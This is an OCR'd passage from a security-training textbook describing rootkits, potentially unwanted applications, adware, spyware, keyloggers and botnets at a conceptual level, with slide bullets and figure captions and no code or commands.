
Rootkits are activated each time the system is rebooted, before the operating system completes loading, making their detection challenging. Rootkits install hidden files, processes, hidden user accounts, and so on in the system's operating system to perform malicious activities. They intercept data from terminals, keyboard, and network connections, and enable attackers to extract sensitive information from the target user. Rootkits gather sensitive user information such as usernames, passwords, credit card details, and bank account details, in order to commit fraud or accomplish other malicious objectives.

The attacker places a rootkit by

- Scanning for vulnerable computers and servers on the web
- Wrapping the rootkit in a special package like a game
- Installing it on public or corporate computers through social engineering
- Launching a zero-day attack (privilege escalation, Windows kernel exploitation, etc.)

Objectives of a rootkit:

- To root the host system and gain remote backdoor access
- To mask attacker tracks and presence of malicious applications or processes
- To gather sensitive data, network traffic, etc. from the system for which attackers might be restricted or have no access
- To store other malicious programs on the system and act as a server resource for bot updates



Potentially Unwanted Application or Applications (PUAs)

- Also known as **grayware** or junkware, are potentially harmful applications that may pose **severe risks** to the security and privacy of data stored in the system where they are installed
- Installed when downloading and **installing freeware** using a third-party installer or when accepting a misleading license agreement
- Covertly **monitor** and **alter the data** or settings in the system, similarly to other malware

Types of PUAs

Adware
Torrent
Marketing
Cryptomining
Dialers


Potentially Unwanted Application or Applications (PUAs)

Potentially unwanted applications or programs (PUAs or PUPs, respectively), also known as grayware/junkware, are potentially harmful applications that may pose severe risks to the security and privacy of data stored in the system where they are installed. Most PUAs originate from sources such as legitimate software packages and even malicious applications used for illegal activities. PUAs can degrade system performance and compromise privacy and data security. Most PUAs get installed when downloading and installing freeware using a third-party installer or when accepting a misleading license agreement. PUAs can covertly monitor and alter the data or settings in the system, similarly to other malware.

Types of PUAs

- **Adware:** These PUAs display unsolicited advertisements offering free sales and pop-ups of online services when browsing websites. They may disturb normal activities and lure victims into clicking on malicious URLs. They may also issue bogus reminders regarding outdated software or OS.
- **Torrent:** When using torrent applications for downloading large files, the user may be compelled to download unwanted programs that have features of peer-to-peer file sharing.
- **Marketing:** Marketing PUAs monitor the online activities performed by users and send browser details and information regarding personal interests to third-party app owners. These applications then market products and resources based on users' personal interests.
- **Cryptomining:** Cryptomining PUAs make use of the victims' personal assets and financial data on the system and perform the digital mining of cryptocurrencies such as bitcoins.

- **Dialers:** Dialers or spyware dialers are programs that get installed and configured in a system automatically to call a set of contacts at several locations without the user's consent. Dialers cause massive telephone bills and are sometimes very difficult to locate and delete.



Adware

- ❑ A software or a program that supports advertisements and generates **unsolicited ads and pop-ups**
- ❑ Tracks the cookies and **user browsing patterns** for marketing purposes and collects user data
- ❑ Consumes additional bandwidth, and **exhausts CPU** resources and memory

Indications of Adware

- Frequent system lag
- Inundated advertisements
- Incessant system crash
- Disparity in the default browser homepage
- Presence of new toolbar or browser add-ons
- Slow Internet

Adware

Adware refers to software or a program that supports advertisements and generates unsolicited ads and pop-ups. It tracks cookies and user browsing patterns for marketing purposes and to display advertisements. It collects user data such as visited websites to customize advertisements for the user. Legitimate software can be embedded with adware to generate revenue, in which case the adware is considered a legitimate alternative provided to customers who do not wish to pay for the software. In some cases, legitimate software may be embedded with adware by an attacker or a third party to generate revenue.

Software containing legitimate adware typically provides the option to disable ads by purchasing a registration key. Software developers utilize adware as a means to reduce development costs and increase profits. Adware enables them to offer software for free or at reduced prices, motivating them to design, maintain, and upgrade their software products.

Adware typically requires an Internet connection to run. Common adware programs include toolbars on a user’s desktop or those that work in conjunction with the user’s web browser. Adware may perform advanced searches on the web or a user’s hard drive and may provide features to improve the organization of bookmarks and shortcuts. Advanced adware may also include games and utilities that are free to use but display advertisements while the programs launch. For example, users may be required to wait until an ad is completed before watching a YouTube video.


While adware can be beneficial by offering an alternative to paid software, attackers can misuse adware to exploit users. When legitimate adware is uninstalled, the ads should stop. Further, legitimate adware requests a user for permission before collecting user data. However, when user data are collected without the user’s permission, the adware is malicious. Such adware is termed spyware and can affect the user’s privacy and security. Malicious adware is installed on a computer via cookies, plug-ins, file sharing, freeware, and shareware. It consumes additional bandwidth and exhausts CPU resources and memory. Attackers perform spyware attacks and collect information from the target user's hard drive about visited websites or keystrokes in order to misuse the information and conduct fraud.

Indications of Adware

- **Frequent system lag**: If the system takes longer than usual to respond, it may have adware infection. Adware also affects the processor speed and consumes memory, degrading performance.
- **Inundated advertisements:** The user is flooded with unsolicited advertisements and pop-ups in the user interface while browsing. Occasionally, the advertisements can be very challenging to close, paving way to malicious redirections.
- **Incessant system crash:** The user's system may crash or freeze constantly, occasionally displaying the blue screen of death (BSoD).
- **Disparity in the default browser homepage:** The default browser homepage changes unexpectedly and redirects to malicious pages that contain malware.
- **Presence of new toolbar or browser add-ons:** The installation of a new toolbar or browser add-on without the user's consent is an indication of adware.
- **Slow Internet:** Adware may cause the Internet connection to slow down even in normal usage by downloading huge advertisements and unwanted items in the background.

Spyware

- A stealthy program that **records the user's interaction** with the computer and the Internet without the user's knowledge and sends the information to the remote attackers
- **Hides its process**, files, and other objects in order to avoid detection and removal


Attacker Controlled Web Server
1 Injects malicious code into a fraudulent website
2 Visits fraudulent website
3 Malicious code downloads and installs spyware
4 Secretly monitors and records user activities
5 Steals users' personal information and sends to the attacker
Attacker
Victim

Spyware (Cont'd)

Spyware Propagation

1. Drive-by download
2. Masquerading as anti-spyware
3. Web browser vulnerability exploits
4. Piggybacked software installation
5. Browser add-ons
6. Cookies

What Does the Spyware Do?

1. Steals users' personal information and sends it to a remote server or hijacker
2. Monitors users' online activity
3. Displays annoying pop-ups
4. Redirects a web browser to advertising sites
5. Changes the browser's default settings
6. Changes firewall settings

Spyware

Spyware is stealthy computer monitoring software that allows you to secretly record all the user activities on a target computer. It automatically delivers logs to the remote attacker using the Internet (via email, FTP, command and control through encrypted traffic, HTTP, DNS, etc.). The delivery logs include information about all areas of the system, such as emails sent, websites visited, every keystroke (including logins/passwords for Gmail, Facebook, Twitter, LinkedIn, etc.), file operations, and online chat conversations. It also takes screenshots at set intervals, just like a surveillance camera aimed at the computer monitor. Spyware is similar to a Trojan horse, which is usually bundled as a hidden component of freeware or software downloaded from the Internet. It hides its process, files, and other objects to avoid detection and removal.

Spyware infects a user's system when they visit a fraudulent website containing malicious code controlled by the spyware author. This malicious code forcibly downloads and installs spyware on the user's computer. It may also infect the computer by, for example, manipulating loopholes in the browser/software or binding itself with trusted software. Once spyware is installed, it monitors the user's activities on the Internet. This allows an attacker to gather information about a victim or organization, such as email addresses, user logins, passwords, credit card numbers, and banking credentials.



Attacker Controlled Web Server
❶ Injects malicious code into a fraudulent website
❷ Visits fraudulent website
❸ Malicious code downloads and installs spyware
❹ Secretly monitors and records user activities
❺ Steals users' personal information and sends to the attacker
Attacker
Victim

Figure 3.10: Demonstration of spyware

- **Spyware Propagation**

  As its name implies, spyware is installed without user knowledge or consent, and this can be accomplished by "piggybacking" the spyware onto other applications. This is possible because spyware uses advertising cookies, which is one of the spyware subclasses. Spyware can also affect your system when you visit a spyware distribution website. Because it installs itself when you visit and click something on a website, this process is known as "drive-by downloading."


  As a result of normal web surfing or downloading activities, the system may inadvertently become infected with spyware. It can even masquerade as anti-spyware and run on the user's computer without any notice, whenever the user downloads and installs programs that are bundled with spyware.

- **What Does the Spyware Do?**

  We have already discussed spyware and its main function of watching user activities on a target computer. We also know that once an attacker succeeds in installing spyware on a victim's computer using the propagation techniques discussed earlier, they can perform several offensive actions to the victim's computer. Therefore, let us now learn more about the capabilities of spyware, as we are now aware of its ability to monitor user activities.

The installed spyware can also help the attacker perform the following on target computers:

- Steals users' personal information and sends it to a remote server or hijacker
- Monitors users' online activity
- Displays annoying pop-ups
- Redirects a web browser to advertising sites
- Changes the browser's default setting and prevents the user from restoring it
- Adds several bookmarks to the browser's favorites list
- Decreases overall system security level
- Reduces system performance and causes software instability
- Connects to remote pornography sites
- Places desktop shortcuts to malicious spyware sites
- Steals your passwords
- Sends you targeted email
- Changes the home page and prevents the user from restoring it
- Modifies the dynamically linked libraries (DLLs) and slows down the browser
- Changes firewall settings
- Monitors and reports websites you visit



Keylogger

- ☐ Keystroke loggers are programs or hardware devices that **monitor each keystroke** as the user types on a keyboard, logs onto a file, or transmits them to a remote location
- ☐ It allows the attacker to **gather confidential information** about the victim such as email ID, passwords, banking details, chat room activity, IRC, and instant messages

Keylogger

Keyloggers are software programs or hardware devices that record the keys struck on the computer keyboard (also called keystroke logging) of an individual computer user or a network of computers. You can view all the keystrokes of the victim's computer at any time in your system by installing this hardware device or program. It records almost all the keystrokes on a keyboard of a user and saves the recorded information in a text file. As keyloggers hide their processes and interface, the target is unaware of the keylogging. Offices and industries use keyloggers to monitor employees' computer activities, and they can also be used in home environments for parents to monitor children's Internet activities.

A keylogger, when associated with spyware, helps to transmit a user's information to an unknown third party. Attackers use it illegally for malicious purposes, such as stealing sensitive and confidential information about victims. This sensitive information includes email IDs, passwords, banking details, chat room activity, Internet relay chat (IRC), instant messages, and bank and credit card numbers. The data transmitted over the encrypted Internet connection are also vulnerable to keylogging because the keylogger tracks the keystrokes before encryption.

The keylogger program is installed onto the user's system invisibly through email attachments or "drive-by" downloads when users visit certain websites. Physical keystroke loggers "sit" between keyboard hardware and the OS, so that they can remain undetected and record every keystroke.



Keylogger
Password:
*****
Password:
ADMIN
Victim
Attacker

Figure 3.11: Illustration of keylogger

What a Keylogger can Do?

- **Record every keystroke** typed on the user’s keyboard
- **Capture screenshots** at regular intervals, showing user activity such as typed characters
- **Track the activities** of users by logging Window titles, names of launched applications, etc.
- **Monitor the online activity** of users by recording addresses of the websites visited
- **Record all login names**, bank and credit card numbers, and passwords
- **Record online chat** conversations


What a Keylogger can Do?

A keylogger can:

- Record every keystroke typed on the user’s keyboard
- Capture screenshots at regular intervals, showing user activity such as typed characters or clicked mouse buttons
- Track the activities of users by logging Window titles, names of launched applications, and other information
- Monitor the online activity of users by recording addresses of the websites visited and with keywords entered
- Record all login names, bank and credit card numbers, and passwords, including hidden passwords or data displayed in asterisks or blank spaces
- Record online chat conversations
- Make unauthorized copies of both outgoing and incoming email messages

Botnets

- ❑ A Botnet is a collection of **compromised computers** connected to the Internet to perform a distributed task
- ❑ Attackers distribute malicious software that turns a user's computer into a bot
- ❑ Bot refers to a program or an infected system that performs repetitive work or acts as an agent or as a user interface to control other programs


Bots connect to C&C handler and wait for instructions
4
5
Attacker sends commands to the bots through C&C
Bot Command and Control Center
Zombies
6
Bots attack a target server
Target Server
1
Sets a bot C&C handler
Attacker
2
Attacker infects a machine
Victim (Bot)
3
Bot looks for other vulnerable systems and infects them to create Botnet

Botnets

A botnet is a collection of compromised computers connected to the Internet to perform a distributed task. Attackers distribute malicious software that turns a user's computer into a bot, which refers to a program or an infected system that performs repetitive work or acts as an agent or as a user interface to control other programs. The infected computer then performs automated tasks without the user's permission. Attackers use bots to infect a large number of computers. Cyber-criminals who control bots are called botmasters. Bots spread across the Internet and search for vulnerable and unprotected systems. When it finds an exposed system, it quickly infects the system and reports back to the botmaster.

Attackers use botnets to distribute spam emails and conduct denial-of-service attacks and automated identity thefts. The performance of a computer that is part of a botnet might be affected. Botmasters use infected computers to perform various automated tasks. They may instruct the infected systems to transmit viruses, worms, spam, and spyware. Botmasters also steal personal and private information from the target users such as credit card numbers, bank details, usernames, and passwords. Botmasters launch DoS attacks on specific target users and extort money to restore the users' control over the compromised resources. Botmasters may also use bots to boost web advertisement billings by automatically clicking on Internet ads.

Bots enter a target system using a payload in a Trojan horse or similar malware. They infect the target system through drive-by-downloads, or by sending spam mails that are embedded with malicious content.

The figure illustrates how an attacker launches a botnet-based DoS attack on a target server. The attacker sets up a bot C&C center, following which they infect a machine (bot) and compromises it. Later, they use this bot to infect and compromise other vulnerable systems available in the network, resulting in a botnet. The bots (also known as zombies) connect to the C&C center and awaits instructions. Subsequently, the attacker sends malicious commands to the bots through the C&C center. Finally, as per the attacker's instructions, the bots launch a DoS attack on a target server, making its services unavailable to legitimate users in the network.




Bots connect to C&C handler and wait for instructions
4
5
Attacker sends commands to the bots through C&C
Bot Command and Control Center
Zombies
6
Bots attack a target server
Target Server
1
Sets a bot C&C handler
Bot looks for other vulnerable systems and infects them to create Botnet
2
Attacker infects a machine
3
Attacker
Victim (Bot)

Figure 3.12: Botnet-based DDoS attack



Why Attackers use Botnets?

1

Perform **DDoS attacks**, which consume the bandwidth of the victim’s computers

2

Use **sniffer** to steal information from one botnet and use it against another botnet

3

Perform **keylogging** to harvest account login information for services

4

Use to **spread new bots**

5

Perpetrate a “**click fraud**” by automating clicks

6

